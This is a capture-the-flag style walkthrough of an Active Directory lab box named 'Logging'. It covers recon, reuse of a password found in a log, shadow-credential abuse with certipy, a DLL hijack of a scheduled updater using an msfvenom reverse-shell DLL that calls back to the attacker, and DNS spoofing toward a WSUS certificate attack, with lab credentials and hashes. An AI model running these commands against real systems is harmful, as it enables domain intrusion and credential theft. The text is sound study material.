
Reconnaissance
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-19 15:24:16Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: logging.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after:  2106-04-17T03:20:01
|_ssl-date: 2026-04-19T15:25:14+00:00; +7h00m00s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: logging.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-04-19T15:25:14+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after:  2106-04-17T03:20:01
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: logging.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-04-19T15:25:14+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after:  2106-04-17T03:20:01
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: logging.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-04-19T15:25:14+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after:  2106-04-17T03:20:01
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8530/tcp  open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title.
8531/tcp  open  ssl/unknown
|_ssl-date: 2026-04-19T15:25:14+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.logging.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.logging.htb
| Not valid before: 2026-04-16T15:12:07
|_Not valid after:  2027-04-16T15:12:07
| tls-alpn:
|   h2
|_  http/1.1
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49686/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49687/tcp open  msrpc         Microsoft Windows RPC
49688/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  msrpc         Microsoft Windows RPC
49720/tcp open  msrpc         Microsoft Windows RPC
49745/tcp open  msrpc         Microsoft Windows RPC
49775/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-04-19T15:25:07
|_  start_date: N/A
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
The nmap scan identifies the target as Domain Controller DC01 for the logging.htb domain. I’ll add this to my /etc/hosts file for later. Most of the ports are common for a DC but 8530 and 8531 are sticking out. Those are associated with Windows Server Update Services (WSUS)1.
Initial Access
As is common in real life pentests, you will start the Logging box with credentials for the following account
wallace.everette / Welcome2026@
Privilege Escalation
Access as svc_recovery
First I check the validity of the provided credentials over SMB. They do work and this account has read privileges on the Logs share. Even though I don’t have access to WSUSTemp, it does confirm the initial assumption that WSUS is present.
$ nxc smb dc01.logging.htb -u 'wallace.everette' \
                           -p 'Welcome2026@' \
                           --shares
SMB         10.129.39.135   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:False)
SMB         10.129.39.135   445    DC01             [+] logging.htb\wallace.everette:Welcome2026@
SMB         10.129.39.135   445    DC01             [*] Enumerated shares
SMB         10.129.39.135   445    DC01             Share           Permissions     Remark
SMB         10.129.39.135   445    DC01             -----           -----------     ------
SMB         10.129.39.135   445    DC01             ADMIN$                          Remote Admin
SMB         10.129.39.135   445    DC01             C$                              Default share
SMB         10.129.39.135   445    DC01             IPC$            READ            Remote IPC
SMB         10.129.39.135   445    DC01             Logs            READ
SMB         10.129.39.135   445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.39.135   445    DC01             SYSVOL          READ            Logon server share
SMB         10.129.39.135   445    DC01             WSUSTemp                        A network share used by Local Publishing from a Remote WSUS Console Instance.
Accessing the Logs share with smbclient I do find four log files in various sizes but all with the same timestamp. For further inspection I download them all to my host.
$ impacket-smbclient logging.htb/wallace.everette:'Welcome2026@'@dc01.logging.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use Logs
# ls
drw-rw-rw-          0  Fri Apr 17 01:10:09 2026 .
drw-rw-rw-          0  Fri Apr 17 01:10:09 2026 ..
-rw-rw-rw-       1294  Fri Apr 17 01:10:09 2026 Audit_Heartbeat.log
-rw-rw-rw-       8488  Fri Apr 17 01:10:09 2026 IdentitySync_Trace_20260219.log
-rw-rw-rw-        468  Fri Apr 17 01:10:09 2026 Service_State.log
-rw-rw-rw-       1170  Fri Apr 17 01:10:09 2026 TaskMonitor.log
# get Audit_Heartbeat.log
--- SNIP ---
One of those log files, IdentitySync_Trace_20260219.log, contains an interesting entry. Apparently the password Em3rg3ncyPa$$2025 was logged for user svc_recovery during an attempt to perform a LDAP bind.
[2026-02-09 03:00:03.012] [PID:4102] [Thread:08] INFO  - SQL Session verified. Synchronizing 14 records (BatchID: 88AF-01).
[2026-02-09 03:00:03.055] [PID:4102] [Thread:04] INFO  - Validating AD target health: DC01.logging.htb (Port 389)
[2026-02-09 03:00:03.110] [PID:4102] [Thread:04] TRACE - Initializing LdapConnection object...
[2026-02-09 03:00:03.125] [PID:4102] [Thread:04] VERBOSE - ConnectionContext Dump: { Domain: "logging.htb", Server: "DC01", SSL: "False", BindUser: "LOGGING\svc_recovery", BindP
ass: "Em3rg3ncyPa$$2025", Timeout: 30 }
[2026-02-19 03:00:03.488] [PID:4102] [Thread:04] ERROR - System.DirectoryServices.Protocols.LdapException: A local error occurred.
   at System.DirectoryServices.Protocols.LdapConnection.Bind(NetworkCredential credential)
   at logging.IdentitySync.Engine.LdapProvider.Connect()
   --- Server Error Details ---
   Server error: 8009030C: LdapErr: DSID-0C090569, comment: AcceptSecurityContext error, data 52e, v4563
   Hex Error: 0x31 (LDAP_INVALID_CREDENTIALS)
   Win32 Error: 49 (Invalid Credentials)
   ----------------------------
[2026-02-19 03:00:03.510] [PID:4102] [Thread:12] WARN  - Connectivity failed for logging\svc_recovery. Checking alternate Domain Controller...
[2026-02-09 03:00:03.650] [PID:4102] [Thread:12] CRITICAL - Domain-wide LDAP bind failure. Task aborted.
[2026-02-10 03:00:03.702] [PID:4102] [Thread:12] DEBUG - Generating SMTP alert for it-alerts@logging.htb
[2026-02-10 03:00:04.112] [PID:4102] [Thread:12] INFO  - Process exit code: 1. Cleaning up session buffers.
At first, the creds do not work and hint towards using Kerberos instead of NTLM. Now the error changes and reports a wrong password. Since it contains the last year, I bump up the number and try again. This time it seems to work, but the DC is 7 hours ahead and I have to account for that with faketime. Then the authentication works with Em3rg3ncyPa$$2026.
$ nxc smb dc01.logging.htb -u svc_recovery \
                           -p 'Em3rg3ncyPa$$2026'
SMB         10.129.39.135   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:False)
SMB         10.129.39.135   445    DC01             [-] logging.htb\svc_recovery:Em3rg3ncyPa$$2026 STATUS_ACCOUNT_RESTRICTION

$ nxc smb dc01.logging.htb -u svc_recovery \
                           -p 'Em3rg3ncyPa$$2025' \
                           -k
SMB         dc01.logging.htb 445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:False)
SMB         dc01.logging.htb 445    DC01             [-] logging.htb\svc_recovery:Em3rg3ncyPa$$2025 KDC_ERR_PREAUTH_FAILED

$ nxc smb dc01.logging.htb -u svc_recovery \
                           -p 'Em3rg3ncyPa$$2026' \
                           -k
SMB         dc01.logging.htb 445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:False)
SMB         dc01.logging.htb 445    DC01             [-] logging.htb\svc_recovery:Em3rg3ncyPa$$2026 KRB_AP_ERR_SKEW

$ faketime -f +7h \
nxc smb dc01.logging.htb -u svc_recovery \
                           -p 'Em3rg3ncyPa$$2026' \
                           -k
SMB         dc01.logging.htb 445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:False)
SMB         dc01.logging.htb 445    DC01             [+] logging.htb\svc_recovery:Em3rg3ncyPa$$2026
Shell as msa_health$
To gain an overview over the logging.htb domain, I run bloodhound-ce-python to collect some data and then upload the ZIP to BloodHound.
$ faketime -f +7h bloodhound-ce-python -u svc_recovery \
                       -p 'Em3rg3ncyPa$$2026' \
                       -d logging.htb \
                       -dc dc01.logging.htb \
                       -c ALL \
                       --zip \
                       -ns 10.129.39.135 \
                       --dns-tcp
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: logging.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.logging.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.logging.htb
INFO: Found 14 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.logging.htb
INFO: Done in 00M 04S
INFO: Compressing output into 20260419231130_bloodhound.zip
Checking out the account svc_recovery shows exactly one outbound edge. By abusing GenericWrite over msa_health$ I can add shadow credentials and use those to authenticate.

certipy-ad makes this procedure trivial. It adds shadow credentials to msa_health$, uses them to retrieve an TGT and then removes the additional creds again. For convenience it also prints the NTLM hash. I can then use either the cached ticket or the NTLM hash for an interactive shell via WinRM since the account is part of the Remote Management Users group.
$ faketime -f +7h \
           certipy-ad shadow auto -u svc_recovery@logging.htb \
                                  -p 'Em3rg3ncyPa$$2026' \
                                  -dc-host dc01.logging.htb \
                                  -target dc01.logging.htb \
                                  -d 'logging.htb' \
                                  -k \
                                  -account 'msa_health$'

[*] Targeting user 'msa_health$'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '6cfe25550adf4eb983d14fad245d554e'
[*] Adding Key Credential with device ID '6cfe25550adf4eb983d14fad245d554e' to the Key Credentials for 'msa_health$'
[*] Successfully added Key Credential with device ID '6cfe25550adf4eb983d14fad245d554e' to the Key Credentials for 'msa_health$'
[*] Authenticating as 'msa_health$' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'msa_health$@logging.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'msa_health.ccache'
[*] Wrote credential cache to 'msa_health.ccache'
[*] Trying to retrieve NT hash for 'msa_health$'
[*] Restoring the old Key Credentials for 'msa_health$'
[*] Successfully restored the old Key Credentials for 'msa_health$'
[*] NT hash for 'msa_health$': 603fc24ee01a9409f83c9d1d701485c5
Shell as jaylee.clifton
When connecting through evil-winrm-py I’m dropped into the Documents folder of user msa_health$. Right there I find a PowerShell script called monitor.ps1 that checks the scheduled task UpdateChecker Agent. It then logs the current state to C:\Share\Logs\TaskMonitor.log.
<#
.SYNOPSIS
    Monitors the status of the "UpdateChecker Agent" scheduled task.
    Uses COM interface to avoid CIM/WMI permission issues.
#>

$TaskName = "UpdateChecker Agent"
$LogPath = "C:\Share\Logs\TaskMonitor.log"
$Timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss"

try {
    $service = New-Object -ComObject "Schedule.Service"
    $service.Connect()
    $task = $service.GetFolder("\").GetTask($TaskName)

    $State = switch ($task.State) {
        1 { "Disabled" }
        2 { "Queued" }
        3 { "Ready" }
        4 { "Running" }
        5 { "Disabled" }
        6 { "Unknown" }
        default { "Unknown" }
    }

    if ($State -ne "Ready" -and $State -ne "Running") {
        $Message = "[$Timestamp] WARN  - Task [$TaskName] is in an unexpected state: $State"
    }
    else {
        $Message = "[$Timestamp] INFO  - Task [$TaskName] health check: OK (State: $State)"
    }
}
catch {
    $Message = "[$Timestamp] ERROR - Failed to query task [$TaskName]. Exception: $($_.Exception.Message)"
}

Add-Content -Path $LogPath -Value $Message
The log file itself is not that interesting and all the other logs alongside were already exposed through the SMB share. Time to have a closer look at the running task.
PS > $service = New-Object -ComObject "Schedule.Service"
PS > $service.Connect()
PS > $service.GetFolder("\").GetTask("UpdateChecker Agent")
Name               : UpdateChecker Agent
Path               : \UpdateChecker Agent
State              : 3
Enabled            : True
LastRunTime        : 4/19/2026 6:26:15 PM
LastTaskResult     : 0
NumberOfMissedRuns : 0
NextRunTime        : 4/19/2026 6:29:15 PM
Definition         : System.__ComObject
Xml                : <?xml version="1.0" encoding="UTF-16"?>
                     <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
                       <RegistrationInfo>
                         <Date>2026-04-16T16:39:34.3280175</Date>
                         <Author>logging\Administrator</Author>
                         <URI>\UpdateChecker Agent</URI>
                       </RegistrationInfo>
                       <Principals>
                         <Principal id="Author">
                           <UserId>S-1-5-21-4020823815-2796529489-1682170552-2105</UserId>
                           <LogonType>Password</LogonType>
                         </Principal>
                       </Principals>
                       <Settings>
                         <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
                         <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
                         <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
                         <IdleSettings>
                           <StopOnIdleEnd>true</StopOnIdleEnd>
                           <RestartOnIdle>false</RestartOnIdle>
                         </IdleSettings>
                       </Settings>
                       <Triggers>
                         <TimeTrigger>
                           <StartBoundary>2026-04-16T16:38:15</StartBoundary>
                           <Repetition>
                             <Interval>PT3M</Interval>
                           </Repetition>
                         </TimeTrigger>
                       </Triggers>
                       <Actions Context="Author">
                         <Exec>
                           <Command>"C:\Program Files\UpdateMonitor\UpdateMonitor.exe"</Command>
                           <Arguments>500 /scan=3 /autofix=true</Arguments>
                         </Exec>
                       </Actions>
                     </Task>
With a few lines from the script, I get the XML representation of the task for further inspection. Every 3 minutes it calls the binary UpdateMonitor.exe in C:\Program Files\UpdateMonitor. Unfortunately I don’t have the necessary rights to modify the binary or the task, so I just download the file to my own machine.
$ file UpdateMonitor.exe
UpdateMonitor.exe: PE32 executable for MS Windows 6.00 (console), Intel i386 Mono/.Net assembly, 3 sections
It seems to be a C# binary and therefore easy to decompile. I load it into dotPeek and get the source code back. Within main the program checks for the existence of Settings_Update.zip and extracts the contents to C:\Program Files\UpdateMonitor\bin\ (line 46). Then it loads settings_update.dll from the same folder. If I can somehow write the ZIP file or DLL, I can achieve code execution.
// Decompiled with JetBrains decompiler
// Type: UpdateMonitor.Program
// Assembly: UpdateMonitor, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// MVID: 296EA94E-8491-4609-8B0D-6F09D9278A7B
using System;
using System.Collections.Generic;
using System.IO;
using System.IO.Compression;
using System.Linq;
using System.Runtime.InteropServices;

#nullable disable
namespace UpdateMonitor
{
  internal class Program
  {
    [DllImport("kernel32.dll", CharSet = CharSet.Ansi, SetLastError = true)]
    private static extern IntPtr LoadLibrary([MarshalAs(UnmanagedType.LPStr)] string lpFileName);

    [DllImport("kernel32.dll", CharSet = CharSet.Ansi)]
    private static extern IntPtr GetProcAddress(IntPtr hModule, string procedureName);

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool FreeLibrary(IntPtr hModule);

    private static void Main(string[] args)
    {
      string path = "C:\\ProgramData\\UpdateMonitor\\Logs\\monitor.log";
      string str1 = "C:\\ProgramData\\UpdateMonitor\\Settings_Update.zip";
      string str2 = "C:\\Program Files\\UpdateMonitor\\bin\\";
      string path2 = "settings_update.dll";
      string str3 = Path.Combine(str2, path2);
      Directory.CreateDirectory(Path.GetDirectoryName(path));
      Program.CleanupLogs(path, 90);
      Program.Log(path, "Starting Sentinel Update Check...");
      Program.Log(path, "Checking for update on core server...");
      Program.Log(path, "Info: Core did not find file Settings_Update.zip");
      Program.Log(path, "Last status: File not found on core");
      Program.Log(path, "Checking for update on local server...");
      if (File.Exists(str1))
      {
        try
        {
          if (File.Exists(str3))
            File.Delete(str3);
          ZipFile.ExtractToDirectory(str1, str2);
          Program.Log(path, "Successfully unzipped update to " + str2);
        }
        catch (IOException ex)
        {
          Program.Log(path, "Update failed: " + ex.Message);
        }
        catch (Exception ex)
        {
          Program.Log(path, "Update failed: " + ex.Message);
        }
      }
      else
        Program.Log(path, "No updates found locally: C:\\ProgramData\\UpdateMonitor\\Settings_Update.zip.");
      Program.Log(path, "Loading update applier: " + str3);
      IntPtr hModule = Program.LoadLibrary(str3);
      if (hModule == IntPtr.Zero)
      {
        int lastWin32Error = Marshal.GetLastWin32Error();
        Program.Log(path, string.Format("Failed to load {0}. Error code: {1}", (object) path2, (object) lastWin32Error));
        Program.Log(path, "Update check completed.");
      }
      else
      {
        try
        {
          IntPtr procAddress = Program.GetProcAddress(hModule, "PreUpdateCheck");
          if (procAddress != IntPtr.Zero)
          {
            Program.Log(path, "Calling 'PreUpdateCheck' in " + path2);
            ((Program.PreUpdateCheck) Marshal.GetDelegateForFunctionPointer(procAddress, typeof (Program.PreUpdateCheck)))();
          }
          else
            Program.Log(path, "'PreUpdateCheck' not found in " + path2 + ". Continuing...");
        }
        finally
        {
          Program.FreeLibrary(hModule);
        }
        Program.Log(path, "Update check completed.");
      }
    }

    private static void CleanupLogs(string path, int maxLines)
    {
      try
      {
        FileInfo fileInfo = new FileInfo(path);
        if (!fileInfo.Exists || fileInfo.Length < 102400L)
          return;
        string[] source = File.ReadAllLines(path);
        if (source.Length <= maxLines)
          return;
        string[] array = ((IEnumerable<string>) source).Take<string>(maxLines).ToArray<string>();
        File.WriteAllLines(path, array);
      }
      catch
      {
      }
    }

    private static void Log(string path, string message)
    {
      string contents = string.Format("[{0:yyyy-MM-dd HH:mm:ss}] {1}{2}", (object) DateTime.Now, (object) message, (object) Environment.NewLine);
      Console.Write(contents);
      try
      {
        File.AppendAllText(path, contents);
      }
      catch
      {
      }
    }

    private delegate void PreUpdateCheck();
  }
}
It’s no surprise that I cannot write to the actual application folder, otherwise I would just switch out the binary itself, but msa_health$ can modify the contents of the folder where the ZIP is checked.
PS > icacls "C:\Program Files\UpdateMonitor\bin"
C:\Program Files\UpdateMonitor\bin logging\IT:(I)(OI)(CI)(F)
                                   NT SERVICE\TrustedInstaller:(I)(F)
                                   NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                                   NT AUTHORITY\SYSTEM:(I)(F)
                                   NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                   BUILTIN\Administrators:(I)(F)
                                   BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                   BUILTIN\Users:(I)(RX)
                                   BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                                   CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                                   APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                   APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
                                   APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
                                   APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files

PS > icacls "C:\ProgramData\UpdateMonitor"
C:\ProgramData\UpdateMonitor NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                             BUILTIN\Administrators:(I)(OI)(CI)(F)
                             CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                             BUILTIN\Users:(I)(OI)(CI)(RX)
                             BUILTIN\Users:(I)(CI)(WD,AD,WEA,WA)

Successfully processed 1 files; Failed processing 0 files
This means I should be able to provide my own (32-bit) DLL within an archive to get a reverse shell as the user running the scheduled task. First, I create a new DLL with msfvenom and then add it to a new ZIP file called Settings_Update.zip.
$ msfvenom -p windows/shell_reverse_tcp LHOST=tun0 LPORT=4444 \
           -f dll \
           -o settings_update.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 9216 bytes
Saved as: settings_update.dll

$ zip Settings_Update.zip settings_update.dll
  adding: settings_update.dll (deflated 82%)
Through evil-winrm-py I upload the payload to C:\ProgramData\UpdateMonitor and make it accessible to everyone. Now I just need to spin up a listener and wait for the next execution. A few moments later there’s a callback from jaylee.clifton with access to the first flag.
PS > upload Settings_Update.zip C:\ProgramData\UpdateMonitor\
[+] File uploaded successfully as: C:\ProgramData\UpdateMonitor\Settings_Update.zip

PS > icacls C:\ProgramData\UpdateMonitor\Settings_Update.zip /grant Everyone:F
processed file: C:\ProgramData\UpdateMonitor\Settings_Update.zip
Successfully processed 1 files; Failed processing 0 files
Shell as SYSTEM
The user jaylee.clifton is part of the Performance Log Users group and therefore flagged as Tier 0 in BloodHound. It does not seem to be abusable here though. Within the Documents directory I do find a HTML file in the Tickets subfolder. After transferring it to my host, I can render in in a browser.
> dir
 Volume in drive C has no label.
 Volume Serial Number is C007-7498

 Directory of C:\Users\jaylee.clifton\Documents\Tickets

04/16/2026  07:27 PM    <DIR>          .
04/16/2026  07:27 PM    <DIR>          ..
04/16/2026  07:27 PM             2,453 Incident_4922_WSUS_Remediation_ViewExport.html
               1 File(s)          2,453 bytes
               2 Dir(s)   4,265,123,840 bytes free
As the name suggests it’s a support ticket assigned to jaylee.clifton. According to the notes a DNS update for wsus.logging.htb is outstanding and there is a task running every 120 seconds to check.

Verifying with nslookup, the DNS entry for wsus is missing. By default users have the privilege to add new DNS entries in Active Directory and bloodyAD confirms that, so I just point the entry to my own IP.
$ nslookup wsus.logging.htb dc01.logging.htb
Server:         dc01.logging.htb
Address:        10.129.39.135#53

** server can't find wsus.logging.htb: NXDOMAIN

$ bloodyad -u wallace.everette \
           -p 'Welcome2026@' \
           --host 'dc01.logging.htb' \
           get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=logging,DC=htb
permission: WRITE

distinguishedName: CN=wallace.everette,CN=Users,DC=logging,DC=htb
permission: WRITE

distinguishedName: DC=logging.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=logging,DC=htb
permission: CREATE_CHILD

distinguishedName: DC=_msdcs.logging.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=logging,DC=htb
permission: CREATE_CHILD

$ bloodyad -u wallace.everette \
           -p 'Welcome2026@' \
           --host 'dc01.logging.htb' \
           add dnsRecord wsus.logging.htb 10.10.10.10
[+] wsus.logging.htb has been successfully added

$ nslookup wsus.logging.htb dc01.logging.htb
Server:         dc01.logging.htb
Address:        10.129.39.135#53

Name:   wsus.logging.htb
Address: 10.10.10.10
Now when I spin up a listener on 8531 I do get a hit once in a while. The Domain Controller is trying to access the endpoint via HTTPS as configured in the registry and since SSL/TLS verification is a thing, a self-signed certificate won’t cut it.
> reg query HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate /v wuserver

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpdate
    wuserver    REG_SZ    https://wsus.logging.htb:8531
Searching for known exploits involving HTTPS and WSUS finds a blog post showcasing an attack, parts of which they dubbed ESC17. Similar to ESC1 there are templates for Server Authentication where an attacker can supply the subject. This can be used to impersonate servers and inspect TLS traffic.
With Certify I enumerate the available templates. This produces UpdateSrv where all the requirements for ESC17 are satisfied and jaylee.clifton can enroll thanks to the membership in group IT.
> .\Certify enum-templates
--- SNIP ---
    Template Name                         : UpdateSrv
    Enabled                               : True
    Publishing CAs                        : DC01.logging.htb\logging-DC01-CA
    Schema Version                        : 2
    Validity Period                       : 10 years
    Renewal Period                        : 6 weeks
    Certificate Name Flag                 : ENROLLEE_SUPPLIES_SUBJECT
    Enrollment Flag                       : NONE
    Manager Approval Required             : False
    Authorized Signatures Required        : 0
    Extended Key Usage                    : Server Authentication
    Certificate Application Policies      : Server Authentication
    Permissions
      Enrollment Permissions
        Enrollment Rights           : logging\Domain Admins              S-1-5-21-4020823815-2796529489-1682170552-512
